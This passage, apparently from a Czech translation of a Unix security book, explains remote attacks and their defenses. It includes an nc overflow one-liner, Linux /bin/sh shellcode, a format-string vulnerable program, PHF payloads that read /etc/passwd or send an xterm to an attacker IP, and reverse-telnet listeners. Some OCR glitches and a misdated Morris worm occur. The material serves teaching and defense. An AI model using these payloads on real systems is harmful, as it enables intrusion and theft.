- **Zneužití unixového filtru nebo firewallu.** Váš unixový firewall byl zneužit útočníky. Jak je to možné? Vždyť přece na jeho vstupní straně nepovolujete žádné služby. V mnoha případech zneužívají útočníci unixové firewalls ke směrování (source routing) paketů na interní systémy. Ve většině případů ani nedojde k průniku do firewallu, útočník ho prostě využije jako směrovač.
- **Vykonání příkazu iniciované uživatelem cílového systému.** Jste v bezpečí, pokud jste úplně zakázali všechny síťové služby na vašem unixovém systému? Možná, že ne. Co když si prohlédnete stránku na [www.evilhacker.org](http://www.evilhacker.org) a váš prohlížeč vykoná kód, který se napojí zpět na nepřátelský server? Hackerovi to umožní připojit se na váš systém. A teď si představte, co se může stát, když po webu surfujete jako uživatel root.
- **Útoky zneužívající promiskuitní režim síťového rozhraní.** Co myslíte, že se stane, když váš oblíbený síťový analyzátor obsahuje chybu? V takovém případě může útočník použít vhodně zkonstruovaný paket, který analyzátor změní v noční můru.

V této sekci si popíšeme specifické útoky, které spadají do uvedených kategorií. Pokud máte pochybnosti o tom, jak mohlo dojít ke zneužití systému pomocí vzdáleného přístupu, položte si následující otázky:

1. Jsou spuštěny síťové služby?
2. Slouží systém jako směrovač?
3. Spustil uživatel nebo jím užívaný software příkazy, které by mohly ohrozit bezpečnost systému?
4. Je vaše síťová karta v promiskuitním režimu a náchylná k problémům vzniklým odchycením paketů s nestandardní strukturou?

Minimálně na jednu otázkou budete moci nejspíš odpovědět ano.



## Útoky hrubou silou

Rozšířenost	8
Složitost	7
Dopad	7
Celkové riziko	7

Naši diskusi o útocích na Unix začneme nejzákladnější formou útoku. Hádáním hesla hrubou silou. Útok hrubou silou se nemusí zdát příliš elegantním řešením, ale ve skutečnosti je to jeden z nejfektivnějších postupů umožňující přístup do cílového systému. Nejedná se o nic jiného, než o uhádnutí jména a hesla, které vyžaduje autentizační služba před tím, než povolí přístup do systému. Následují nejběžnější typy služeb, na které lze útok použít:

- **telnet**
- Protokol pro přenos souborů (FTP)
- R utility (rlogin, rsh atd.)
- Bezpečný shell (ssh )
- Jména SNMP komunit
- Poštovní protokol (POP)
- Protokol pro přenos hypertextu (HTTP/HTTPS)

Vzpomeňte si na naši diskusi o identifikaci jmen uživatelů. Používali jsme služby jako finger, rusers a sendmail. Jakmile útočník získá seznam uživatelských kont, je uhádnutí samotného hesla mnohem jednodušší. Tím spíše, že mnoho uživatelů používá velmi špatná, snadno odhadnutelná hesla. Někteří uživatelé dokonce nemají hesla žádná nebo používají hesla, která se shodují se jménem konta. Čím více uživatelů je v systému definováno, tím větší je pravděpodobnost výskytu takového hesla. Proč se špatně zvolená hesla vyskytují tak často? Je to jednoduché. Běžný uživatel ani neví, jak má vypadat bezpečné heslo, a navíc ho k jeho používání většinou ani nikdo nenutí.

Přestože je možné uhádnout některá hesla „ručně“, většina hesel je odhalena pomocí automatizovaných utilit. Uvedme alespoň některé z nich:

- **Brutus** <http://www.hoobie.net/brutus>
- **brute\_web.c** [http://packetstormsecurity.org/Exploit\\_Code\\_Archive/brute\\_web.c](http://packetstormsecurity.org/Exploit_Code_Archive/brute_web.c)
- **pop.c** <http://packetstormsecurity.org/groups/ADM/ADM-pop.c>
- **TeeNet**
- **Pwscan.pl** (součást skeneru VLAD) <http://razor.bindview.com/tools/vlad/index.shtml>

## Obrana proti útokům hrubou silou

Nejlepší obranou je používání silných hesel, která nelze snadno uhádnout. Žádoucí je použití jednorázových hesel. Několik volně šířitelných utilit, které znepříjemní útočníkovi život, je uvedeno v tabulce 8-1.



Utilita	Popis	Adresa
Cracklib	Kontrola nově definovaného hesla	<a href="http://www.users.dircon.co.uk/~crypto/download/crackhesla.lib.2.7.tgz">http://www.users.dircon.co.uk/~crypto/download/crackhesla.lib.2.7.tgz</a>
Npasswd	Náhrada programu passwd	<a href="http://www.utexas.edu/cc/unix/software/npasswd">http://www.utexas.edu/cc/unix/software/npasswd</a>
Secure Remote Password	Bezpečná autentizace pomocí hesel a klíčů pro libovolný typ sítě	<a href="http://www-cs-students.stanford.edu/~tjw/srp/">http://www-cs-students.stanford.edu/~tjw/srp/</a>
OpenSSH	Náhrada „R“ utilit se šifrováním a RSA autentizací	<a href="http://www.openssh.org">http://www.openssh.org</a>

**Tabulka 8-1. Volně šířitelné nástroje, které pomáhají v boji proti útokům brutální silou**

Jako doplněk k těmto nástrojům je třeba implementovat kvalitní procedury a pravidla pro práci s hesly. Mějte na zřeteli následující body:

- Kontrolujte, zda mají všichni uživatelé platné heslo.
- Vynuťte každých 30 dnů změnu hesla pro privilegovaná konta a každých 60 dnů pro obyčejné uživatele.
- Implementujte kontrolu minimální délky hesla, která by neměla být menší než šest znaků. Osm znaků je ideální.
- Logujte opakující se neúspěšné pokusy o přihlášení.
- Nakonfigurujte služby tak, aby po třech neúspěšných pokusech o přihlášení došlo k ukončení spojení.
- Implementujte zamykání konta z důvodu opakových neúspěšných pokusů o přihlášení (paramatujte však na možnost zablokování služby a tím vlastně jejího znepřístupnění i pro oprávněné uživatele).
- Zablokujte nepoužívané služby.
- Implementujte mechanismus, který zabrání uživateli zvolit nedostatečné heslo.
- Nepoužívejte stejné heslo na různých systémech.
- Nepoznamenávejte si heslo.
- Neprozrazujte heslo ostatním.
- Všude, kde je to možné, používejte jednorázová hesla.
- Přesvědčte se o tom, že implicitní konta nemají původní hesla.

Další detaily o tom, jak pracovat s hesly, najdete v AusCERT SA-93:04 (<ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-93-04.Password.Policy.Guidelines>).

Snad všechny komerční implementace operačního systému UNIX mají možnost aktivace tzv. C2 Security. Tato aktivace vyřeší převážnou většinu uvedených problémů.

Praktický problém nebývá s interaktivní prací na příkazovém řádku systému, ale s protokolem POP3. Uživatelé často nemají klienty, kteří umí vybírat poštu protokolem POP3 přes SSL/TLS a přejí si vybírat poštu za využití hesel, která jsou snadno polapitelná (hesla musí být v souboru /etc/passwd). Jiným problémem s protokolem POP3 je skutečnost, že správce mnohdy nemá k dispozici implementaci serveru pracující v systémech s aktivovanou C2 Security.

Některý z uvedených důvodů pak donutí správce implementovat „běžný“ POP3 server. K tomu však potřebuje vyřadit C2 Security... A tyto kompromisy přivedou administrátora do náruče hackera. Prakticky:

Nezabezpečený POP3 používá zpravidla port 110, kdežto POP3 přes SSL/TLS zpravidla používá port 995. Proto pokud narazíme při skenování sítě na server naslouchající na portu 110, pak se jedná o velice zajímavý úlovek, a pokud jsme schopni (např. jako zaměstnanci na intranetu) odchytit např. programem tcpdump či programem „Sledování sítě“ síťovou komunikaci tohoto serveru, získáme obdivuhodnou sbírku hesel. Obdobná situace je i s protokolem IMAP4.

## Datové útoky

Datové útoky jsou v získávání privilegií superuživatele téměř standardem. Spočívají v odeslání takových dat, která způsobí neočekávanou nebo nežádoucí reakci služby. Z hlediska útočníka je samozřejmě neočekávaná reakce žádoucí, protože může vést k získánívlády nad cílovým systémem. Datové útoky se dělí do dvou skupin. Útoky využívající přeplnění vyrovnávací paměti a útoky těžící z nedostatečné kontroly vstupních dat. Oba typy útoků si popíšeme.

### Přeplnění vyrovnávací paměti (bufferu)



Rozšířenost	8
Složitost	8
Dopad	10
Celkové riziko	9

V listopadu 1996 se svět počítačové bezpečnosti navždy změnil. Moderátor poštovní konference Bugtraq vystupující pod přezdívkou Aleph One napsal článek pro časopis Phrack (číslo 49) s titulem „Smashing the Stack for Fun and Profit“ (Třískání do zásobníku pro zábavu a profit). Tento článek měl zásadní vliv na počítačovou bezpečnost, protože poukázal na to, jak mohou špatné programátorské postupy vést k narušení bezpečnosti serveru prostřednictvím útoků založených na přeplnění vyrovnávací paměti. Útoky tohoto typu se sice datují již od roku 1998 (nechvalně známý červ Roberta Morris), ale použitelná informace o detailech tohoto typu útoku neexistovala až do roku 1996.

Podmínky vhodné pro útok nastanou tehdy, když se uživatelský proces pokusí do vyrovnávací paměti (nebo pole o konstatní délce) zapsat větší množství dat, než pro které je definována(o). Postup je charakterizován použitím C funkcí `strcpy()`, `strcat()` a `sprintf()`. Přeplnění bufferu obvykle vyvolá porušení datového segmentu, ale může být použito i k získání neoprávněného přístupu k cílovému počítači. Nyní se **zabýváme** síťovými útoky tohoto typu, ale později uvidíte, že metodu lze využít i lokálně. Pro ilustraci metody použijme následující jednoduchý příklad.

Máme buffer o konstantní délce 128 znaků. Řekněme, že tento buffer definuje maximální délku řetězce, který lze použít jako vstup pro příkaz VRFY programu sendmail. Předpokládejme také, že sendmail je spuštěn pod uživatelem root, takže má privilegia superuživatele (nemusí to tak být na každém systému, ale je to obvyklé). Co se stane, když se útočník připojí k sendmailu a jako argument příkazu VRFY zadá řetězec, který se skládá z 1000 znaků „a“?

```
echo "vrfy `perl -e 'print "a" x 1000'`" |nc www.targetsystem.com 25
```

Buffer příkazu VRFY je přeplněn, což vede ke zhroucení sendmail démona, čili klasickému útoku typu blokování služby (DoS - Denial of Service). Mnohem nebezpečnější však je, když útočník využije tohoto nedostatku k donucení sendmailu vykonat specifický kód. A přesně tak funguje úspěšný útok přeplněním bufferu.

Místo řetězce z 1000 znaků „a“ odešle útočník specifická data, která přeplní buffer a spustí program /bin/sh. Připomeňme, že sendmail běží pod uživatelem root, takže útočník získá příkazový rádek s plnými administrátorskými privilegií. Možná vás zajímá, jak se sendmail dozví, že chce útočník spustit zrovna program /bin/sh. Odpověď je jednoduchá. V průběhu útoku je příkazu VRFY jako součást řetězce předán program ve strojovém kódu zvaný „vejce“ (egg). Jakmile dojde k přeplnění bufferu, může útočník na zásobníku změnit návratovou adresu funkce, což mu umožní změnit způsob běhu napadeného programu. Místo aby se vykonával kód funkce ve své obvyklé oblasti paměti, je vykonán nepřátelský strojový kód, který je odeslán jako součást řetězce způsobujícího přeplnění. Tento strojový kód spustí program /bin/sh (s privilegií superuživatele). Hotovo.

Použitý strojový kód je samozřejmě závislý na architektuře procesoru a operačním systému cílového počítače. Kód pro Solaris X86 na procesoru Intel se bude výrazně lišit od kódu pro Solaris na procesorech SPARC. Následující příklad ukazuje, jak vypadá strojový kód „vejce“ pro Linux X86:

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff/bin/sh";
```

Mělo by být zřejmé, že útoky tohoto typu jsou extrémně nebezpečné a vedou k narušení systémové bezpečnosti. Nás příklad je velmi zjednodušený. Je velmi složité vytvořit fungující „vejce“. Avšak většina „vajec“ pro jednotlivé systémy již byla vytvořena a jsou běžně dostupná. Proces vytvoření „vejce“ je mimo rozsah této knihy, takže případné zájemce odkazujeme na <http://www.phrack.org/show.php?p=49&a=14> (článek autora AlephOne v časopisu Phrack). Pokud si chcete zdokonalit znalosti assembleru, doporučujeme Panic-UNIX System Crash and Dump Analysis od Chrise Drakea a Kimberly Brownové. Byly také vytvořeny nástroje, které umožňují automatické generování kódu „vejce“. Příkladem může být například Hellkit (<http://packetstormsecurity.org/groups/teso/hellkit-l.2.tar.gz>).

## Obrana proti útokům založeným na přeplnění bufferu

 **Bezpečný styl programování.** Nejlepší obranou je bezpečný styl programování. Ačkoli je nemožné navrhnut a naprogramovat program, který je absolutně bez chyby, existují kroky, které umožňují minimalizovat příčiny vedoucí k vzniku chyby přeplnění bufferu:

- Mějte bezpečnost na paměti již od stadia návrhu programu. Programy jsou velmi často vytvářeny ve spěchu, pod tlakem termínu dokončení projektu a bezpečnost kódu zůstává až na posledním místě. Výrobci softwaru se v případě staršího kódu chovají často téměř nezodpovědně. Mnozí dobře vědí o zanedbání bezpečnostních pravidel v důsledku časové tísně, ale málokterý z nich podniká kroky k nápravě. Více informací najdete na <http://www.whitefang.com/sup/index.html>.
- Zvažte použití „bezpečnějších“ kompilátorů, jako je například StackGuard z projektu Immunix (<http://immunix.org>). Tento kompilátor se snaží řešit problémy s přeplněním bufferu během překladu zdrojového kódu. Další obranný mechanismus implementuje Libsafe (<http://www.avayalabs.com/project/libsafe/index.html>), který vyhodnocuje volání kritických funkcí na systémové úrovni. Pamatuje však, že tyto nástroje nejsou definitivním řešením problému, takže nelze updat do falešných pocitů absolutní bezpečnosti. Podrobnosti o tom, jak vlastně přeplnění bufferu funguje, najdete na <http://the.wiretapped.net/security/host-security/libsafe/paper.html#sec:exploit>.

- Je nezbytné prověřovat argumenty zadávané uživatelem nebo programem. Taková kontrola sice může některé programy zpomalit, ale výrazně se posílí bezpečnost aplikace. Jednou z takových kontrol je například prověřování rozsahu hodnot proměnných (zvláště systémových).
- Používejte bezpečné funkce, jako `fget()`, `strncpy()`, a `strncat()`, a prověřujte návratové kódy systémových volání.
- Omezte objem kódu, který běží s privilegií superuživatele. Sem patří i minimalizace použití programů vlastněných rootem a s nastaveným SUID. Útočník pak získá pouze běžná uživatelská práva a bude se muset dále zabývat jejich eskalací.
- Aplikujte všechny relevantní záplaty poskytované výrobcem softwaru.

**Testování a kontrola každého programu.** Je důležité otestovat každý program, protože programátor často o chybách neví, a odhalí je až člověk s nestranným pohledem. Jedním z nejlepších příkladů testování a kontroly kódu operačního systému Unix je projekt OpenBSD (<http://www.openbsd.org>), řízený Theo de Raadtem. Jeho tým nepřetržitě kontroluje svůj zdrojový kód a opravil již stovky chyb týkajících se přeplnění bufferu a mnoha dalších souvisejících s bezpečností systému. Tato činnost vynesla systému OpenBSD reputaci jednoho z nejbezpečnejších volně šířitelných Unixů.

**Vypnutí nepotřebných nebo nebezpečných služeb.** Tento bod si budeme neustále připomínat. Útočník nemůže k průniku zneužít službu, která neběží. Navíc velmi doporučujeme použití TCP Wrapperu (`tcpd`) a zdokonaleného inetd démona `xinetd` (<http://www.synack.net/xinetd/>). Tyto programy umožňují povolovat přístupy k jednotlivým službám pouze definovaným počítačům a provádějí podrobné logování všech akcí. Ne každá služba může být pomocí těchto programů kontrolována, ale i tak bezpečnost celého systému velmi vzroste. Zvažte také použití filtrování paketů na úrovni jádra operačního systému, které je dostupné ve většině volně šířitelných verzí Unixů (`ipchains` a `netfilter` pro Linux a `ipf` pro BSD). Jako první přiblížení toho, jak používat `ipchains`, může sloužit <http://www.linuxdoc.org/HOWTO/IPCHAINS-HOWTO.html>. Pokud máte jádro 2.4 a používáte `netfilter`, podívejte se na `.Ipf` od Darrena Reeda, je jedním z nejlepších nástrojů a lze ho použít na mnoha různých unixových platformách. Další informace o `ipf` najdete na <http://www.obfuscation.org/ipf/ipf-howto.html>.

**Zákaz vykonávání kódu zásobníku.** Zákaz vykonávání kódu zásobníku není stoprocentním řešením, má několik postranních efektů, ale může pomoci při ochraně proti některým útokům založeným na přeplnění vyrovnávací paměti. Pod Linuxem existuje záplata (<http://www.openwall.com/linux/>) pro jádra 2.0.x a 2.2.x (2.4 je v plánu), která umožňuje zákaz nastavit. Vytvořil ji Solar Designer.

Zákaz doporučujeme nastavit také v Solarisu 2.6, 7 a 8. Ačkoli ABI (Application Binary Interface) vyžaduje možnost vykonávat kód ze zásobníku, většina programů funguje i se zákazem. Vykonávání kódu ze zásobníku zakážete doplněním těchto řádků do souboru `/etc/system`:

```
set noexec_user_stack=1
set noexec_user_stack_log =1
```

Pamatujte na to, že toto nastavení neřeší problém definitivně. Ochrání vás pouze před nezkušenými útočníky. Opravdoví hakeři jsou schopni tuto ochranu obejít.

### Pozor

Existují i útoky využívající přeplnění „hromady“ (heap) - oblasti paměti, která je aplikací alokována dynamicky. Bohužel výrobci operačních systémů zatím neposkytují možnost zakázat vykonávání kódu „hromady“. Více informací o tomto problému naleznete v textu: <http://www.wOOwOO.org/files/heaptut/heaptut.txt>.

Spolu s uvedenými metodami obrany mohou být použity i další programy, které slouží k preventivnímu zabránění útoku. Příkladem těchto programů je například Saint Jude (<http://prdownloads.sourceforge.net/stjude/>). Jedná se o modul pro Linuxová jádra verze 2.2.0 a 2.4.0. Modul implementuje Saint Jude model (<http://prdownloads.sourceforge.net/stjude/StJudeModel.pdO>, který umožňuje odhalení lokálních i síťových útoků na privilegia superuživatele (například přeplnění bufferu). Jakmile Saint Jude odhalí pokus o útok, přeruší jeho vykonávání a tím zabrání jeho úspěšnému dokončení. Saint Jude nemusí testovat žádné známé signatury útoku, takže je schopen odvrátit útoky již známé i ty dosud neznámé.

## Útoky pomocí formátovacích řetězců



Rozšířenost	<b>8</b>
Složitost	<b>8</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Útoky založené na formátovacích řetězcích a útoky pomocí přeplnění bufferu jsou si značně podobné a oba zneužívají špatných programátorských praktik.

V případě formátovacích řetězců se jedná o chyby ve formátovacích funkcích, jako jsou printf () a sprintf (). Útočník předá některé z těchto funkcí pečlivě připravený textový řetězec, který obsahuje formátující direktivy. Tyto direktivy mohou donutit cílový počítač vykonat libovolné příkazy, a to je obzvlášť nebezpečné v případě, že je vadný program vykonáván s privilegia superuživatele. Je tedy zřejmé, že cílem číslo jedna budou programy S nastaveným SUID bitem a naležející superuživateli.

Pokud jsou používány korektně, jsou formátovací řetězce velmi užitečné. Umožňují naformátovat textový výstup pomocí dynamicky se měnícího počtu argumentů, z nichž každý by měl odpovídat formátovací direktivě v řetězci. Funkce printf například funguje tak, že ve formátovacím řetězci vyhledává znaky "%". Jakmile je znak "%" nalezen, je pomocí funkce typustdarg získán odpovídající argument. Následující znaky jsou interpretovány jako direktivy, které určují, jak bude proměnná naformátována do formy textového řetězce. Příkladem může být direktiva %i, která formátuje proměnnou typu integer do „čitelné“ decimální reprezentace. Výraz printf ("% i", va1) vytiskne decimální reprezentaci proměnné val. Problémy s bezpečností nastanou, jakmile počet direktiv nesouhlasí s počtem uvedených argumentů. Je třeba poznámenat, že je každý zadáný argument umístěn na zásobník. Když je pak počet direktiv větší než počet argumentů, jsou jako chybějící argumenty použita všechna následující data umístěná v zásobníku. Nesouhlas mezi direktivami a argumenty vede k chybnému výstupu.

Další problém nastane, když líný programátor použije uživatelem zadáný řetězec jako samotný formátovací řetězec, místo aby použil správně nadefinovanou výstupní funkci. Příkladem může být opět funkce printf ("% S ", buf). Ačkoli jsou další argumenty funkce nepovinné, prvním argumentem musí být vždy formátovací řetězec. Jestliže je místo tohoto formátovacího řetězce použit uživatelem zadáný argument (jako ve výrazu printf (buf)), může to představovat velké bezpečnostní riziko. Uživatel totiž pak může snadno číst data umístěná v oblasti paměti procesu pouze tím, že použije vhodné direktivy (například %x) a zobrazí tak odpovídající slovo (WORD) ze zásobníku.

Čtení paměti procesu je samozřejmě závažný problém, ale ještě mnohem nebezpečnější je, když může útočník do paměti přímo zapisovat. Funkce typu `printf()` poskytuje direktivu `%n`, která vyhodnotí argument jako adresu paměti a dosud uvedené znaky na tuto adresu uloží. Poslední věc, kterou musí útočník zvládnout, je umístění vhodných dat, která budou zpracována direktivami, do zásobníku. Toho se dá docílit funkcí `printf()`. Následuje příklad zákeřného programu:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char buf[2048] = { 0 };
    strncpy(buf, argv[1], sizeof(buf) - 1);
    printf(buf);
    putchar('\n');
    return(0);
}
```

A zde je uveden výsledek činnosti programu:

```
shadow $] ./code DDDD%a%a
DDDDbffffaa44444444
```

Určitě si všimnete, že `%x` naformátují celá čísla ze zásobníku a vypíší je v hexadecimální formě. Zajímavější je však výstup druhého argumentu ("44444444"), který je v paměti reprezentován řetězcem „DDDD“ (první částí formátovacího řetězce). Pokud změníte druhé `%x` na `%n`, může dojít k porušení segmentace paměti, protože se aplikace pokusí zapsat na adresu 0x44444444. Cílem útočníka je přepsat návratovou adresu umístěnou v zásobníku, takže funkce se vrátí do zákeřného segmentu kódu, který útočník vložil do formátovacího řetězce. Nebezpečnost takového útoku je zřejmá.

## Obrana proti útoku pomocí formátovacích řetězců

Mnohé útoky pomocí formátovacích řetězců používají stejný princip jako útoky založené na přeplnění bufferu. Mnohá z opatření, která mají za úkol zabránit útokům tohoto typu, lze tedy aplikovat i jako obranu proti útokům pomocí formátovacích řetězců.

Existují však i ryze specifická řešení. Jedním z nich je FormatGuard pro Linux, který je implementován jako rozšíření glibc a je možné ho získat na adrese [http://download.immunix.org/ImmunixOS/7.0/i386/SRPMS/glibc-2.2-12\\_imnx\\_7.src.rpm](http://download.immunix.org/ImmunixOS/7.0/i386/SRPMS/glibc-2.2-12_imnx_7.src.rpm).

## Útoky založené na nedostatečné kontrole vstupních dat

Rozšířenost	8
Složitost	9
Dopad	8
Celkové riziko	8

Příkladem tohoto druhu útoku je nechvalně známá chyba PHF popsaná v roce 1996 Jennifer Myersovou. V této kapitole se nebudeme danou problematikou podrobně zabývat, protože je dostatečně popsána v kapitole 15. Pouze si řekneme, jak může útočník pomocí tohoto útoku získat přístup do operačního systému Unix. Útok je možný v následujících případech:

- Program nedokáže rozpoznat syntakticky chybný vstup.
- Modul akceptuje vstupní data nesouvisející s jeho činností.
- Modul se nedokáže vyrovnat s chybějícími vstupními poli.
- Nastane chyba ve vztahu pole-hodnota.

PHF je CGI skript, který je standardně dodáván se staršími verzemi WWW serveru Apache a NCSA HTTPD. Tento program chybně interpretuje vstupní data. Akceptuje znak pro nový řádek (%0a) a vykoná všechny za ním následující příkazy s právy stejnými jako uživatel, pod kterým běží server. Řádek, který demonstruje příklad zneužití této chyby, je následující:

```
/cgi -bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Příkaz vypíše soubor /etc/passwd a umožňuje tak útočníkovi získat uživatelská jména a zašifrovaná hesla (pokud nejsou skryta). Útočník se může pokusit hesla rozšifrovat a dosáhnout tak přístupu do systému. Zkušenější útočník se může pomocí jiné kombinace příkazů pokusit získat přímo příkazový řádek systému. Útočníkovi velmi zlepší život, pokud webový server poběží pod neprivilegovaným uživatelem (například nobody). V Internetu však stále ještě existují počítače, které hříšně provozují webový server pod uživatelem root.

V letech 1996 a 1997 byl PHF útok velmi populární. Je velmi důležité pochopit, jak pracuje, protože tento princip lze použít i v případě dalších útoků založených na nedostatečné kontrole vstupních dat. V Unixu se používá několik metaznaků, které slouží ke speciálním účelům. Mezi metaznaky patří:

```
\ / < > ! $ % ^ & * | { } [ ] " ' ~ *
```


Pokud program nebo CGI skript nezkontroluje vstupní data, může být právě pomocí těchto speciálních znaků přinucen vykonat nepřípustné příkazy. Postup je často nazýván „odskok do shellu“ a je používán velmi často. Rozhodně se neomezuje pouze na PHF. Existuje velmi mnoho chybných ukázkových CGI skriptů dodávaných spolu s webovými servery. Mnoho vadných programů je však také vytvořeno nezkušenými programátory. Bohužel spolu s nárůstem počtu, funkcionality a složitosti aplikací pro e-komerci vzrůstá i počet útoků tohoto typu.

## Obrana proti útokům založeným na nedostatečné kontrole vstupních dat

Nejlepší obranou je bezpečné programování. Je absolutně nezbytné zajistit, aby programy a skripty akceptovaly pouze data, která umí zpracovat. Skvělým pomocníkem v návrhu bezpečných CGI skriptů je FAQ o bezpečnosti WWW (<http://www.w3.org/Security/Faq/www-security-faq.html>). Je velmi těžké myslet na všechno, takže nezapomeňte na komplexní prověrku a testování hotového kódu.

## Já chci shell

Nyní, když jsme si popsali dvě základní metody získání přístupu k unixovému serveru, nastal čas povědět si o technikách, které umožňují získat příkazový řádek (shell). Získání shellu je v případě útoků na Unix primárním cílem. Tradičně je přístup k shellu umožněn zalogováním do systému pomocí telnetu rloginu nebo ssh. Alternativou je vykonání příkazů (bez přístupu k shellu) na vzdáleném systému pomocí rsh, ssh nebo rexec. V souvislosti s řečeným vás možná zajímá, jak může útočník získat přístup k shellu, když budou všechny tyto služby vypnuty nebo blokovány firewallem. Existuje několik metod. Scénář pro jejich objasnění je uveden na obrázku 8-1.



Obrázek 8-1. Zjednodušená architektura demilitarizované zóny

Přepokládejme, že útočník chce získat přístup k unixovému webovému serveru, který je umístěn za firewallem nebo filtrujícím směrovačem. Typ firewallu není podstatný. Důležité je, že se jedná pouze o filtr a ne o proxy firewall (viz kapitola 11). Jediné protokoly, které firewall propouští, jsou HTTP (port 80) a HTTPS (port 443). Dále přepokládejme, že webový server je náchylný k některému z útoků založených na nedostatečné kontrole vstupních dat (např. PHP) a že běží pod uživatelem nobody. Pokud tedy útočník dokáže využít chyby v PHP, může na serveru vykonat kód s právy uživatele nobody. Možnost vykonání příkazů na serveru je pro čílový systém kritická, ale je to pouze první krok k získání shellu.



## Operace X

Rozšířenost	7
Složitost	3
Dopad	8
Celkové riziko	6

Protože útočník může vykonat libovolný příkaz na cílovém serveru, může se k získání shellu pokusit využít vlastností X Window systému. X Window umožňuje X klientům zobrazovat svoje výstupy na lokálním nebo sítovém X serveru, běžícím na portech 6000-6063. Jedním z nejužitečnějších klientů je pro útočníka xterm. Xterm promítne na vzdálený X server příkazový řádek ze systému, na kterém je spuštěn. IP adresu nebo DNS jméno serveru, na který má být řádek promítnut, je nutno specifikovat za přepínačem -display.

Připomeňme si ještě jednou, jak byla chyba v PHF zneužita k výpisu souboru /etc/passwd cílového systému:

```
/cgi -bi n/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Lehce modifikovaná verze tohoto příkazu umožní získat útočníkovi shell. Stačí pouze zaměnit příkaz pro výpis souboru /etc/passwd (**/bin/cat/etc/passwd**) příkazem pro spuštění xtermu a nasměrování jeho výstupu na počítač útočníka: **/usr/X11R6/bin/xterm-ut-display hackerova\_IP\_adresa:0.0**. Vstupní data pro vadný PHF pak mohou vypadat následovně:

```
cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-
display%20hackerova_IP_adresa:0.0
```

Webový server pak vykoná xterm a zobrazí jeho výstup na hackerův X server do okna 0 a obrazovky 0. Akce není logována, díky použití přepínače -ut. %20 je hexadecimální ekvivalent mezery. Možná jste si všimli, že bylo použito absolutní jméno programu xterm (jméno programu plus jméno adresáře, ve kterém se nachází). Je tomu tak proto, že po vykonání PHF útoku nemusí být správně nastavena proměnná PATH.



## Reverzní telnet a zpětné kanály

Rozšířenost	5
Složitost	3
Dopad	8
Celkové riziko	5

Co když pečlivý správce zvýšil bezpečnost svého systému tak, že odstranil X Window? Útočník má několik dalších možností. Jednou z nich je vytvoření zpětného kanálu. Zpětný kanál je mechanismus, kdy je komunikační kanál iniciován z cílového systému, místo ze systému útočníka. Připomeňme si, že v našem

scénáři nemůže útočník vytvořit tradiční komunikační kanál, protože firewall z jeho strany blokuje všechny porty kromě TCP 80 a TCP 443. Nezbývá tedy než iniciovat spojení směrem od cílového serveru k systému útočníka - vytvořit zpětný kanál.

Existuje jen několik málo metod, jak toho dosáhnout. První metodu nazveme reverzní telnet. Proč reverzní? Protože napojení telnetem není uskutečňováno tradičně ze systému útočníka směrem k cílovému systému, ale naopak. Telnet je obvykle přítomen na každém unixovém systému a jeho použití je zřídka kdy omezeno. Je to perfektní alternativa v případě nedostupnosti xtermu. Abychom mohli vytvořit reverzní kanál, musíme na svém systému použít program netcat (nc), který bude přijímat reverzní spojení navazované telnetem z cílového systému. Zajistíme to dvěma následujícími příkazovými řádky, spuštěnými ve dvou různých oknech:

```
[tsunami]# nc -l -n -v -p 80
listening on [any] 80
```

```
[tsunami]# nc -l -n -v -p 25
listening on [any] 25
```

